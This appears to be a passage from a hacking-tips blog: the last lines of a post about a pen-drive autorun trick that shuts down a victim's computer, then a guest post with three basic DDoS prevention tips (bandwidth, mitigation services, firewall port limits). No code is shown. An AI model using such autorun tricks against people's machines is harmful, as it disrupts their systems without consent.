That's all whenever the victim insert his pen drive,the system will be turned off automatically.

Check How to Disable This:-

First Stop Autorun in Your Computer And Then Format Pendrive.. 

3 Basic Tips to Prevent A DDoS Attack:

BY Unknown IN , , No comments


3 Basic Tips to Prevent A DDoS Attack:
_______________________________________________________
Distributed denial-of-service (DDoS) attacks are always in top headlines worldwide, as they are plaguing websites in banks, and virtually of almost every organization having a prominent online presence. The main cause behind the proliferation of DDoS attacks is that there is a very low-cost that the attacker has to incur to put such attack in motion. Fortunately, today various prevention methods have been developed to tackle such attacks. Before delving further into understanding about the ways to prevent DDoS attack, let’s first understand what exactly a DDoS attack is!
Understanding DDOS Attack:
---------------------------------
A DDoS (distributed denial-of-service) attack is an attempt made by attackers to make computers’ resources inaccessible to its anticipated user. In order to carry out a DDOS attack the attackers never uses their own system; rather they create a network of zombie computers often called as a “Botnet” – that is a hive of computers, to incapacitate a website or a web server.
Let’s understand the basic idea! Now, the attacker notifies all the computers present on the botnet to keep in touch with a particular site or a web server, time and again. This increases traffic on the network that causes in slowing down the speed of a site for the intended users. Unfortunately, at times the traffic can be really high that could even lead to shutting a site completely.
3 Basic Tips to Prevent a DDoS Attack:
--------------------------------------------
There are several ways to prevent the DDOS attack; however, here in this guest post I’ll be covering three basic tips that will help you to protect your website from the DDoS attack.
1. Buy More Bandwidth.
DDoS Attack bandwidth
One of the easiest methods is to ensure that you have sufficient bandwidth on your web. You’ll be able to tackle lots of low-scale DDOS attacks simply by buying more bandwidth so as to service the requests. How does it help? Well, distributed denial of service is a nothing more than a game of capacity. Let’s suppose you have 10,000 computer systems each distributing 1 Mbps directed towards your way. This means you’re getting 10 GB of data that is hitting your web server every second. Now, that’s causes a lot of traffic!
So to avoid such issue, you need to apply the same rule intended for normal redundancy. According to this technique, if you wish to have more web servers just multiply around diverse datacenters and next make use of load balancing. By spreading your traffic to various servers will help you balance the load and will most likely create large space adequate to handle the incessant increase in traffic.
However, there’s a problem with this method that is buying more bandwidth can be a costly affair. And as you’ll know that the current DDoS attacks are getting large, and can be a lot bigger exceeding your budget limit.
2. Opt for DDoS Mitigation Services:
-----------------------------------------
A lot of network or Internet-service providers render DDoS mitigation capabilities. Look for an internet service provider having the largest DDoS protection and mitigation network, automated tools, and a pool of talented anti-DDoS technicians with the wherewithal to take action in real-time as per the varying DDoS attack characteristics. A viable alternative is to utilize a DDoS prevention appliance, which is specifically intended to discover and prevent distributed denial-of-service attacks.
3. Restricted Connectivity:
------------------------------
In case you have computer systems that are connected to the web directly, a better idea is to properly install/configure your routers and firewall so as to limit the connectivity. For an instance, while receiving some data from a client machine you can only allow traffic to pass from the machine only on a few chosen ports (like HTTP, POP, SMTP etc.) via the firewall.
Wrapping Up!
----------------
Websites are largely getting attacked by hackers every second. Denial-of-service attack is insanely getting huge and is creating a lot of problems for business organizations having strong online vicinity. In this guest post you’ll not only understand what a DDoS attack actually means, but will also come to know about a few type of methods to prevent DDoS attacks. Aforementioned are three tips that I’ll recommend you to run through to at least understand where to get started towards building a resilient web network with chances of surviving a DDoS attack.